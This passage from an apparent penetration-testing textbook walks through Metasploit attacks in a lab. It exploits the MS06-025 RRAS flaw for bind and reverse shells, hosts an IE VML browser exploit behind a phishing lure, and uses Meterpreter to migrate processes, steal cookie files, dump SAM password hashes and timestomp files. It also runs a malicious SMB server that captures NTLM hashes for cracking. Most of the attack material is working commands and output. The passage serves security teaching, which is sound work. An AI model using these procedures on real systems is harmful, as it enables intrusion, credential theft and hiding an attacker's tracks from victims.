Notice that the prompt changes to enter "exploit mode" when you **use** an exploit module. Any options or variables you set while configuring this exploit will be retained so you don't have to reset the options every time you run it. You can get back to the original launch state at the main console by issuing the **back** command.

```
msf exploit(ms06_025_rras) > back
msf > use windows/smb/ms06_025_rras
msf exploit(ms06_025_rras) >
```

Different exploits have different options. Let's see what options need to be set to make the RRAS exploit work.

```
msf exploit(ms06_025_rras) > show options

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  ROUTER           yes       The pipe name to use (ROUTER, SRVSVC)
```

This exploit requires a target address, the port number SMB (server message block) uses to listen, and the name of the pipe exposing this functionality.

```
msf exploit(ms06_025_rras) > set RHOST 192.168.1.220
RHOST => 192.168.1.220
```

As you can see, the syntax to set an option is

```
set <OPTION-NAME> <option>
```

Metasploit is often particular about the case of the option name and option, so it is best to use uppercase if the option is listed in uppercase. With the exploit module set, we next need to set the payload and the target type. The *payload* is the action that happens after the vulnerability is exploited. It's like choosing what you want to happen as a result of exploiting the vulnerability. For this first example, let's use a payload that simply opens a command shell listening on a TCP port.

```
msf exploit(ms06_025_rras) > show payloads

Compatible payloads
===================
...
   windows/shell_bind_tcp                Windows Command Shell, Bind TCP Inline
   windows/shell_bind_tcp_xpfw           Windows Disable Windows ICF, Command
Shell, Bind TCP Inline
   windows/shell_reverse_tcp             Windows Command Shell, Reverse TCP
Inline
...
```

Here we see three payloads, each of which can be used to load an inline command shell. The use of the word "inline" here means the command shell is set up in one roundtrip. The alternative is "staged" payloads, which fit into a smaller buffer but require an additional network roundtrip to set up. Due to the nature of some vulnerabilities, buffer space in the exploit is at a premium and a staged exploit is a better option.

This XP SP1 machine is not running a firewall, so we'll choose a simple bind shell and will accept the default options.

```
msf exploit(ms06_025_rras) > set PAYLOAD windows/shell_bind_tcp
PAYLOAD => windows/shell_bind_tcp
msf exploit(ms06_025_rras) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.220    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  ROUTER           yes       The pipe name to use (ROUTER, SRVSVC)


Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LPORT     4444             yes       The local port
```

The exploit and payload are both set. Next we need to set a target type. Metasploit has some generic exploits that work on all platforms, but for others you'll need to specify a target operating system.

```
msf exploit(ms06_025_rras) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 2000 SP4
   1   Windows XP SP1

msf exploit(ms06_025_rras) > set TARGET 1
TARGET => 1
```

All set! Let's kick off the exploit.

```
msf exploit(ms06_025_rras) > exploit
[*] Started bind handler
[-] Exploit failed: Login Failed: The SMB server did not reply to our request
```

Hmm…Windows XP SP1 should not require authentication for this exploit. The Microsoft security bulletin lists XP SP1 as anonymously attackable. Let's take a closer look at this exploit.

```
msf exploit(ms06_025_rras) > info

       Name: Microsoft RRAS Service Overflow
    Version: 4498
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License

Provided by:
  Nicolas Pouvesle <nicolas.pouvesle@gmail.com>
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Windows 2000 SP4
  1   Windows XP SP1

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST    192.168.1.220    yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  ROUTER           yes       The pipe name to use (ROUTER, SRVSVC)

Payload information:
  Space: 1104
  Avoid: 1 characters
```

```
Description:
  This module exploits a stack overflow in the Windows Routing and
  Remote Access Service. Since the service is hosted inside
  svchost.exe, a failed exploit attempt can cause other system
  services to fail as well. A valid username and password is required
  to exploit this flaw on Windows 2000. When attacking XP SP1, the
  SMBPIPE option needs to be set to 'SRVSVC'.
```

The exploit description claims that to attack XP SP1, the SMBPIPE option needs to be set to **SRVSVC**. You can see from our preceding options display that the SMBPIPE is set to **ROUTER**. Before blindly following instructions, let's explore which pipes are accessible on this XP SP1 target machine and see why **ROUTER** didn't work. Metasploit version 3 added several auxiliary modules, one of which is a named pipe enumeration tool. We'll use that to see if this **ROUTER** named pipe is exposed remotely.

```
msf exploit(ms06_025_rras) > show auxiliary

   Name                                  Description
   ----                                  -----------
   admin/backupexec/dump                 Veritas Backup Exec Windows Remote
File Access
   admin/backupexec/registry             Veritas Backup Exec Server Registry
Access
   dos/freebsd/nfsd/nfsd_mount           FreeBSD Remote NFS RPC Request Denial
of Service
   dos/solaris/lpd/cascade_delete        Solaris LPD Arbitrary File Delete
   dos/windows/nat/nat_helper            Microsoft Windows NAT Helper Denial
of Service
   dos/windows/smb/ms05_047_pnp          Microsoft Plug and Play Service
Registry Overflow
   dos/windows/smb/ms06_035_mailslot     Microsoft SRV.SYS Mailslot Write
Corruption
   dos/windows/smb/ms06_063_trans        Microsoft SRV.SYS Pipe Transaction No
Null
   dos/windows/smb/rras_vls_null_deref   Microsoft RRAS
InterfaceAdjustVLSPointers NULL Dereference
   dos/wireless/daringphucball           Apple Airport 802.11 Probe Response
Kernel Memory Corruption
   dos/wireless/fakeap                   Wireless Fake Access Point Beacon
Flood
   dos/wireless/fuzz_beacon              Wireless Beacon Frame Fuzzer
   dos/wireless/fuzz_proberesp           Wireless Probe Response Frame Fuzzer
   dos/wireless/netgear_ma521_rates      NetGear MA521 Wireless Driver Long
Rates Overflow
   dos/wireless/netgear_wg311pci         NetGear WG311v1 Wireless Driver Long
SSID Overflow
   dos/wireless/probe_resp_null_ssid     Multiple Wireless Vendor NULL SSID
Probe Response
   dos/wireless/wifun                    Wireless Test Module
   recon_passive                         Simple Recon Module Tester
   scanner/discovery/sweep_udp           UDP Service Sweeper
   scanner/mssql/mssql_login             MSSQL Login Utility
   scanner/mssql/mssql_ping              MSSQL Ping Utility
   scanner/scanner_batch                 Simple Recon Module Tester
   scanner/scanner_host                  Simple Recon Module Tester
   scanner/scanner_range                 Simple Recon Module Tester
   scanner/smb/pipe_auditor              SMB Session Pipe Auditor
```

```
   scanner/smb/pipe_dcerpc_auditor      SMB Session Pipe DCERPC Auditor
   scanner/smb/version                  SMB Version Detection
   test                                 Simple Auxiliary Module Tester
   test_pcap                            Simple Network Capture Tester
   voip/sip_invite_spoof                SIP Invite Spoof
```

Aha, there is the named pipe scanner, **scanner/smb/pipe_auditor**. Looks like Metasploit 3 also knows how to play with wireless drivers… Interesting... But for now, let's keep focused on our XP SP1 RRAS exploit by enumerating the exposed named pipes.

NOTE Chapter 16 talks more about named pipes, including elevation of privilege attack techniques abusing weak access control on named pipes.

```
msf exploit(ms06_025_rras) > use scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR
identifier

msf auxiliary(pipe_auditor) > set RHOSTS 192.168.1.220
RHOSTS => 192.168.1.220
msf auxiliary(pipe_auditor) > exploit
[*] Pipes: \netlogon, \lsarpc, \samr, \epmapper, \srvsvc, \wkssvc
[*] Auxiliary module execution completed
```

The exploit description turns out to be correct. The ROUTER named pipe either does not exist on XP SP1 or is not exposed anonymously. \srvsvc is in the list, however, so we'll instead target the RRAS RPC interface over the \srvsvc named pipe.

```
msf auxiliary(pipe_auditor) > use windows/smb/ms06_025_rras
msf exploit(ms06_025_rras) > set SMBPIPE SRVSVC
SMBPIPE => SRVSVC
msf exploit(ms06_025_rras) > exploit
[*] Started bind handler
[*] Binding to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Bound to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Getting OS...
[*] Calling the vulnerable function on Windows XP...
[*] Command shell session 1 opened (192.168.1.113:2347 -> 192.168.1.220:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\SAFE_NT\system32>echo w00t!
echo w00t!
w00t!

D:\SAFE_NT\system32>
```

It worked! We can verify the connection on a separate command prompt from a local high port to the remote port 4444 using **netstat**.

```
C:\tools>netstat -an | findstr .220 | findstr ESTAB
  TCP    192.168.1.113:3999     192.168.1.220:4444     ESTABLISHED
```

Let's go back in using the same exploit but instead swap in a payload that connects back from the remote system to the local attack workstation for the command shell. Subsequent exploit attempts for this specific vulnerability might require a reboot of the target.

```
msf exploit(ms06_025_rras) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms06_025_rras) > show options

Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port
```

The reverse shell payload has a new required option. You'll need to pass in the IP address of the local host (LHOST) attacking workstation to which you'd like the victim to reach back.

```
msf exploit(ms06_025_rras) > set LHOST 192.168.1.113
LHOST => 192.168.1.113
msf exploit(ms06_025_rras) > exploit
[*] Started reverse handler
[-] Exploit failed: Login Failed: The SMB server did not reply to our request
msf exploit(ms06_025_rras) > exploit
[*] Started reverse handler
[*] Binding to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Bound to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Getting OS...
[*] Calling the vulnerable function on Windows XP...
[*] Command shell session 3 opened (192.168.1.113:4444 -> 192.168.1.220:1034)
[-] Exploit failed: The SMB server did not reply to our request
msf exploit(ms06_025_rras) >
```

This demo exposes some interesting Metasploit behavior that you might encounter, so let's discuss what happened. The first exploit attempt was not able to successfully bind to the RRAS RPC interface. Metasploit reported this condition as a login failure. The interface is exposed on an anonymously accessible named pipe, so the error message is a red herring—we didn't attempt to authenticate. More likely, the connection timed out either in the Windows layer or in the Metasploit layer.

So we attempt to exploit again. This attempt made it all the way through the exploit and even set up a command shell (session #3). Metasploit appears to have timed out on us just before returning control of the session to the console, however. This idea of sessions is another new Metasploit 3 feature and helps us out in this case. Even though we

have returned to an msf prompt, we have a command shell waiting for us. You can access any active session with the **sessions–i** command.

```
msf exploit(ms06_025_rras) > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  3   Command shell  192.168.1.113:4444 -> 192.168.1.220:1034
```

Aha! It's still there! To interact with the session, use the **sessions –i <id>** command.

```
msf exploit(ms06_025_rras) > sessions -i 3
[*] Starting interaction with 3...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\SAFE_NT\system32>
```

Back in business! It doesn't make much sense to switch from the bind shell to the reverse shell in this case of two machines on the same subnet with no firewall involved. But imagine if you were a bad guy attempting to sneak a connection out of a compromised network without attracting attention to yourself. In that case, it might make more sense to use a reverse shell with LPORT set to 443 and hope to masquerade as a normal HTTPS connection passing through the proxy. Metasploit can even wrap the payload inside a normal-looking HTTP conversation, perhaps allowing it to pass under the radar.

You now know the most important Metasploit console commands and understand the basic attack process. Let's explore other ways to use Metasploit to launch an attack.

References

RRAS Security bulletin from Microsoft www.microsoft.com/technet/security/bulletin/MS06-025.mspx

Metasploit exploits and payloads http://metasploit.com:55555/EXPLOITS
http://metasploit.com:55555/PAYLOADS

Exploiting Client-Side Vulnerabilities with Metasploit

Thankfully, the unpatched Windows XP SP1 workstation in the preceding example with no firewall protection on the local subnet, does not happen as much in the real world. Interesting targets are usually protected with a perimeter or host-based firewall. As always, however, hackers adapt to these changing conditions with new types of attacks. Chapter 16 will go into detail about the rise of client-side vulnerabilities and will introduce tools to help you find them. As a quick preview, *client-side vulnerabilities* are vulnerabilities in client software such as web browsers, e-mail applications, and media players.

The idea is to lure a victim to a malicious website or to trick him into opening a malicious file or e-mail. When the victim interacts with attacker-controlled content, the attacker presents data that triggers a vulnerability in the client-side application parsing the content. One nice thing (from an attacker's point of view) is that connections are initiated by the victim and sail right through the firewall.

Metasploit includes several exploits for browser-based vulnerabilities and can act as a rogue web server to host those vulnerabilities. In this next example, we'll use Metasploit to host an exploit for the Internet Explorer VML parsing vulnerability fixed by Microsoft with security update MS06-055.

```
msf > show exploits

Exploits
========

   Name                                          Description
   ----                                          -----------
...
   windows/browser/aim_goaway                    AOL Instant Messenger goaway
Overflow
   windows/browser/apple_itunes_playlist         Apple ITunes 4.7 Playlist
Buffer Overflow
   windows/browser/apple_quicktime_rtsp          Apple QuickTime 7.1.3 RTSP URI
Buffer Overflow
   windows/browser/ie_createobject               Internet Explorer COM
CreateObject Code Execution
   windows/browser/ie_iscomponentinstalled       Internet Explorer
isComponentInstalled Overflow
   windows/browser/mcafee_mcsubmgr_vsprintf      McAfee Subscription Manager
Stack Overflow
   windows/browser/mirc_irc_url                  mIRC IRC URL Buffer Overflow
   windows/browser/ms03_020_ie_objecttype        MS03-020 Internet Explorer
Object Type
   windows/browser/ms06_001_wmf_setabortproc     Windows XP/2003/Vista Metafile
Escape() SetAbortProc Code Execution
   windows/browser/ms06_013_createtextrange      Internet Explorer
createTextRange() Code Execution
   windows/browser/ms06_055_vml_method           Internet Explorer VML Fill
Method Code Execution
   windows/browser/ms06_057_webview_setslice     Internet Explorer
WebViewFolderIcon setSlice() Overflow
...
```

As you can see, there are several browser-based exploits built into Metasploit:

```
msf > use windows/browser/ms06_055_vml_method
msf exploit(ms06_055_vml_method) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.113    yes       The local host to listen on.
   SRVPORT  8080             yes       The local port to listen on.
   URIPATH                   no        The URI to use for this exploit
(default is random)
```

Metasploit's browser-based vulnerabilities have a new option, URIPATH. Metasploit will be acting as a web server (in this case, http://192.168.1.113:8080), so the URIPATH is the rest of the URL to which you'll be luring your victim. In this example, pretend that we'll be sending out an e-mail that looks like this:

> "Dear *[victim]*, Congratulations! You've won one million dollars! For pickup instructions, click here: *[link]*"

A good URL for that kind of attack might be something like http://192.168.1.113:8080/you_win.htm.

```
msf exploit(ms06_055_vml_method) > set URIPATH you_win.htm
URIPATH => you_win.htm
msf exploit(ms06_055_vml_method) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms06_055_vml_method) > set LHOST 192.168.1.113
LHOST => 192.168.1.113
msf exploit(ms06_055_vml_method) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.113    yes       The local host to listen on.
   SRVPORT  8080             yes       The local port to listen on.
   URIPATH  you_win.htm      no        The URI to use for this exploit
(default is random)


Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  seh              yes       Exit technique: seh, thread, process
   LHOST     192.168.1.113    yes       The local address
   LPORT     4444             yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT 4.0 -> Windows 2003 SP1

msf exploit(ms06_055_vml_method) > exploit
[*] Started reverse handler
[*] Using URL: http://192.168.1.113:8080/you_win.htm
[*] Server started.
[*] Exploit running as background job.
msf exploit(ms06_055_vml_method) >
```

Metasploit is now waiting for any incoming connections on port 8080 requesting you_win.htm. When HTTP connections come in on that channel, Metasploit will present a VML exploit with a reverse shell payload instructing Internet Explorer to initiate a connection back to 192.168.1.113 with a destination port 4444. Let's see what happens

when a workstation missing Microsoft security update MS06-055 visits the malicious webpage.

```
[*] Command shell session 4 opened (192.168.1.113:4444 -> 192.168.1.220:1044)
```

Aha! We have our first victim!

```
msf exploit(ms06_055_vml_method) > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  4   Command shell  192.168.1.113:4444 -> 192.168.1.220:1044

msf exploit(ms06_055_vml_method) > sessions -i 4
[*] Starting interaction with 4...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\SAFE_NT\Profiles\jness\Desktop>echo woot!
echo woot!
woot!

D:\SAFE_NT\Profiles\jness\Desktop>
```

Pressing CTRL-Z will return you from the session back to the Metasploit console prompt. Let's simulate a second incoming connection:

```
msf exploit(ms06_055_vml_method) > [*] Command shell session 5 opened
(192.168.1.113:4444 -> 192.168.1.230:1159)
sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  4   Command shell  192.168.1.113:4444 -> 192.168.1.220:1044
  5   Command shell  192.168.1.113:4444 -> 192.168.1.230:1159
```

The **jobs** command will list the exploit jobs you have going on currently:

```
msf exploit(ms06_055_vml_method) > jobs

  Id  Name
  --  ----
  3   Exploit: windows/browser/ms06_055_vml_method

msf exploit(ms06_055_vml_method) > jobs -K
Stopping all jobs...
```

Exploiting client-side vulnerabilities by using Metasploit's built-in web server will allow you to attack workstations protected by a firewall. Let's continue exploring Metasploit by looking at other payload types.

Using the Meterpreter

Having a command prompt is great. However, sometimes it would be more convenient to have more flexibility after you've compromised a host. And in some situations, you need to be so sneaky that even creating a new process on a host might be too much noise. That's where the Meterpreter payload shines!

The Metasploit Meterpreter is a command interpreter payload that is injected into the memory of the exploited process and provides extensive and extendable features to the attacker. This payload never actually hits the disk on the victim host; everything is injected into process memory and no additional process is created. It also provides a consistent feature set no matter which platform is being exploited. The Meterpreter is even extensible, allowing you to load new features on the fly by uploading DLLs to the target system's memory.

In this example, we'll reuse the VML browser-based exploit but supply the Meterpreter payload.

```
msf exploit(ms06_055_vml_method) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms06_055_vml_method) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.112    yes       The local host to listen on.
   SRVPORT  8080             yes       The local port to listen on.
   URIPATH  you_win.htm      no        The URI to use for this exploit
(default is random)


Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  ------------
   DLL       ...metsrv.dll    yes       The local path to the DLL
   EXITFUNC  seh              yes       Exit technique: seh, thread, process
   LHOST     192.168.1.112    yes       The local address
   LPORT     4444             yes       The local port

msf exploit(ms06_055_vml_method) > exploit
[*] Started reverse handler
[*] Using URL: http://192.168.1.112:8080/you_win.htm
[*] Server started.
[*] Exploit running as background job.
msf exploit(ms06_055_vml_method) > [*] Transmitting intermediate stager for
over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.112:4444 -> 192.168.1.220:1038)

msf exploit(ms06_055_vml_method) >
```

The VML exploit worked flawlessly again. Let's check our session:

```
msf exploit(ms06_055_vml_method) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.112:4444 -> 192.168.1.220:1038

msf exploit(ms06_055_vml_method) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

The **help** command will list all the built-in Meterpreter commands.

```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    channel       Displays information about active channels
    close         Closes a channel
    exit          Terminate the meterpreter session
    help          Help menu
    interact      Interacts with a channel
    irb           Drop into irb scripting mode
    migrate       Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    run           Executes a meterpreter script
    use           Load a one or more meterpreter extensions
    write         Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getwd         Print working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rmdir         Remove directory
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================
```

```
    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table

Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shutdown      Shuts down the remote computer
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    idletime      Returns the number of seconds the remote user has been idle
    uictl         Control some of the user interface components
```

Ways to use the Metasploit Meterpreter could probably fill an entire book—we don't have the space to properly explore it here. But we will point out a few useful tricks to get you started playing with it.

If you've tried out the browser-based exploits, you have probably noticed the busted Internet Explorer window on the victim's desktop after each exploit attempt. Additionally, due to the heap spray exploit style, this IE session consumes several hundred megabytes of memory. The astute victim will probably attempt to close IE or kill it from Task Manager. If you want to stick around on this victim workstation, iexplore.exe is not a good long-term home for your Meterpreter session. Thankfully, the Meterpreter makes it easy to migrate to a process that will last longer.

```
meterpreter > ps

Process list
============

    PID   Name          Path
    ---   ----          ----
...
    280   Explorer.EXE  D:\SAFE_NT\Explorer.EXE
    1388  IEXPLORE.EXE  D:\Program Files\Internet Explorer\IEXPLORE.EXE
...

meterpreter > migrate 280
[*] Migrating to 280...
[*] Migration completed successfully.
```

In the preceding example, we have migrated our Meterpreter session to the Explorer process of the current logon session. Now with a more resilient host process, let's introduce a few other Meterpreter commands. Here's something the command prompt cannot do—upload and download files:

```
meterpreter > upload c:\\jness\\run.bat c:\\
[*] uploading  : c:\jness\run.bat -> c:\
[*] uploaded   : c:\jness\run.bat -> c:\\jness\run.bat
meterpreter > download -r d:\\safe_nt\\profiles\\jness\\cookies c:\\jness
[*] downloading: d:\safe_nt\profiles\jness\cookies\index.dat ->
c:\jness/index.dat
[*] downloaded : d:\safe_nt\profiles\jness\cookies\index.dat ->
c:\jness/index.dat
[*] downloading: d:\safe_nt\profiles\jness\cookies\jness@dell[1].txt ->
c:\jness/jness@dell[1].txt
[*] downloaded : d:\safe_nt\profiles\jness\cookies\jness@dell[1].txt ->
c:\jness/jness@dell[1].txt
[*] downloading: d:\safe_nt\profiles\jness\cookies\jness@google[1].txt ->
c:\jness/jness@google[1].txt
...
```

Other highlights of the Meterpreter include support for:

- Stopping and starting the keyboard and mouse of the user's logon session (fun!)
- Listing, stopping, and starting processes
- Shutting down or rebooting the machine
- Enumerating, creating, deleting, and setting registry keys
- Turning the workstation into a traffic router, especially handy on dual-homed machines bridging one public network to another "private" network
- Complete Ruby scripting environment enabling limitless possibilities

If you find yourself with administrative privileges on a compromised machine, you can also add the privileged extension:

```
meterpreter > use priv
Loading extension priv...success.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

The **hashdump** command works like **pwdump**, allowing you to dump the SAM database. **Timestomp** allows hackers to cover their tracks by setting the Modified, Accessed, Created, or Executed timestamps to any value they'd like.

```
meterpreter > hashdump
Administrator:500:eaace295a6e641a596729d810977XXXX:79f8374fc0fd00661426122572
6eXXXX:::
ASPNET:1003:e93aacf33777f52185f81593e52eXXXX:da41047abd5fc41097247f5e40f9XXXX
:::
grayhat:1007:765907f21bd3ca373a26913ebaa7ce6c:821f4bb597801ef3e18aba022cdce17
d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:3ec83e2fa53db18f5dd0c5fd34428744:c0ad810e786ac606f04407815
4ffa5c5:::
\SAFE_NT;D:\SAF;:1002:aad3b435b51404eeaad3b435b51404ee:8c44ef4465d0704b3c99418
c8d7ecf51:::

meterpreter > timestomp

Usage: timestomp file_path OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```

When you're looking for flexibility, the Meterpreter payload delivers!

Reference

Meterpreter documentation http://framework.metasploit.com/documents/api/rex/index.html

Using Metasploit as a Man-in-the-Middle Password Stealer

We used Metasploit as a malicious web server to host the VML exploit earlier, luring unsuspecting and unpatched victims to get exploited. It turns out Metasploit has more malicious server functionality than simply HTTP. They have actually implemented a complete, custom SMB server. This enables a very interesting attack. But first, some background on password hashes.

Weakness in the NTLM Protocol

Microsoft Windows computers authenticate each other using the NTLM protocol, a challenge-response sequence in which the server generates a "random" 8-byte challenge key that the client uses to send back a hashed copy of the client's credentials. Now in theory this works great. The hash is a one-way function, so the client builds a hash, the server builds a hash, and if the two hashes match, the client is allowed access. This exchange should be able to withstand a malicious hacker sniffing the wire because credentials are never sent, only a hash that uses a one-way algorithm.

In practice, however, there are a few weaknesses in this scheme. First, imagine that the server (Metasploit) is a malicious bad guy who lures a client to authenticate. Using **<img src=\\evilserver\share\foo.gif>** on a web page is a great way to force the client to authenticate. Without the actual credentials, the hash is useless, right? Actually, let's step through it. The client firsts asks the server for an 8-byte challenge key to hash its credentials. The custom SMB server can build this challenge however it likes. For example, it might use the hex bytes 0x1122334455667788. The client accepts that challenge key, uses it as an input for the credential hash function, and sends the resulting hash of its credentials to the server. The server now knows the hash function, the hash key (0x1122334455667788), and the resulting hash. This allows the server to test possible passwords offline and find a match. For example, to check the password "foo", the server can hash the word "foo" with the challenge key 0x1122334455667788 and compare the resulting hash to the value the client sent over the wire. If the hashes match, the server immediately knows that the client's plaintext password is the word "foo".

You could actually optimize this process for time by computing and saving to a file every possible hash from any valid password using the hash key 0x1122334455667788. Granted, this would require a huge amount of disk space but you sacrifice memory/space for time. This idea was further optimized in 2003 by Dr. Philippe Oeschslin to make the hash lookups into the hash list faster. This optimized lookup table technique was called *rainbow tables*. The math for both the hash function and the rainbow table algorithm is documented in the References section next. And now we're ready to talk about Metasploit.

References

The NTLM protocol http://en.wikipedia.org/wiki/NTLM
Rainbow tables http://en.wikipedia.org/wiki/Rainbow_tables
Project RainbowCrack www.antsight.com/zsl/rainbowcrack

Configuring Metasploit as a Malicious SMB Server

This attack requires Metasploit 2.7 on a Unix-based machine (Mac OS X works great). The idea is to bind to port 139 and to listen for client requests for any file. For each request, ask the client to authenticate using the challenge-response protocol outlined in the previous section. You'll need Metasploit 2.7 because the smb_sniffer is written in perl (Metasploit 2.*x*), not Ruby (Metasploit 3.*x*). The built-in smb_sniffer does not work this way, so you'll need to download http://grutz.jingojango.net/exploits/smb_sniffer.pm and place it under

the Metasploit exploits/ directory, replacing the older version. Finally, run Metasploit with root privileges (**sudo msfconsole**) so that you can bind to port 139.

```
+ -- --=[ msfconsole v2.7 [157 exploits - 76 payloads]

msf > use smb_sniffer
msf smb_sniffer > show options

Exploit Options
===============

  Exploit:    Name       Default         Description
  --------    -------    ------------    -----------------------------------
  optional    KEY        "3DUfw?         The Challenge key
  optional    PWFILE                     The PWdump format log file
(optional)
  optional    LOGFILE    smbsniff.log    The path for the optional log file
  required    LHOST      0.0.0.0         The IP address to bind the SMB
service to
  optional    UID        0               The user ID to switch to after
opening the port
  required    LPORT      139             The SMB server port

  Target: Targetless Exploit

msf smb_sniffer > set PWFILE /tmp/number_pw.txt
PWFILE -> /tmp/number_pw.txt
```

You can see that the Challenge key is hex 11 (unprintable in ASCII), hex 22 (ASCII "), hex 33 (ASCII 3), and so on. The malicious SMB service will be bound to every IP address on port 139. Here's what appears on screen when we kick it off and browse to \\192.168.1.116\share\foo.gif from 192.168.1.220 using the grayhat user:

```
msf smb_sniffer > exploit
[*] Listener created, switching to userid 0
[*] Starting SMB Password Service
[*] New connection from 192.168.1.220
Fri Jun 14 19:47:35 2007        192.168.1.220   grayhat JNESS_SAFE
1122334455667788        117be35bf27b9a1f9115bc5560d577312f85252cc731bb25
228ad5401e147c860cade61c92937626cad796cb8759f463        Windows 2002 Service
Pack 1 2600Windows 2002 5.1        ShortLM
[*] New connection from 192.168.1.220
Fri Jun 14 19:47:35 2007        192.168.1.220   grayhat JNESS_SAFE
1122334455667788        117be35bf27b9a1f9115bc5560d577312f85252cc731bb25
228ad5401e147c860cade61c92937626cad796cb8759f463        Windows 2002 Service
Pack 1 2600Windows 2002 5.1        ShortLM
```

And here is the beginning of the /tmp/number_pw.txt file:

```
grayhat:JNESS_SAFE:1122334455667788:117be35bf27b9a1f9115bc5560d577312f85252
cc731bb25:228ad5401e147c860cade61c92937626cad796cb8759f463

grayhat:JNESS_SAFE:1122334455667788:117be35bf27b9a1f9115bc5560d577312f85252
cc731bb25:228ad5401e147c860cade61c92937626cad796cb8759f463
```

We now know the computed hash, the hash key, and the hash function for the user grayhat. We have two options for retrieving the plaintext password—brute-force test every combination or use rainbow tables. This password is all numeric and only 7 characters, so brute force will actually be quick. We'll use the program Cain from www.oxid.it for this exercise.

Reference

Updated smb_sniffer module http://grutz.jingojango.net/exploits/smb_sniffer.pm

Brute-Force Password Retrieval with the LM Hashes + Challenge

Launch Cain and click the Cracker tab. Click File | Add to List or press INSERT to pull up the Add NT Hashes From dialog box. Choose "Import Hashes from a text file" and select the PWFILE you built with Metasploit, as you see in Figure 4-1.

After you load the hashes into Cain, right-click one of the lines and look at the cracking options available, shown in Figure 4-2.

Choose Brute-Force Attack | "LM Hashes + challenge" and you'll be presented with Brute-Force Attack options. In the case of the grayhat password, numeric is sufficient to crack the password as you can see in Figure 4-3.

If the charset were changed to include all characters, the brute-force cracking time would be changed to an estimated 150 days! This is where rainbow tables come in. If we

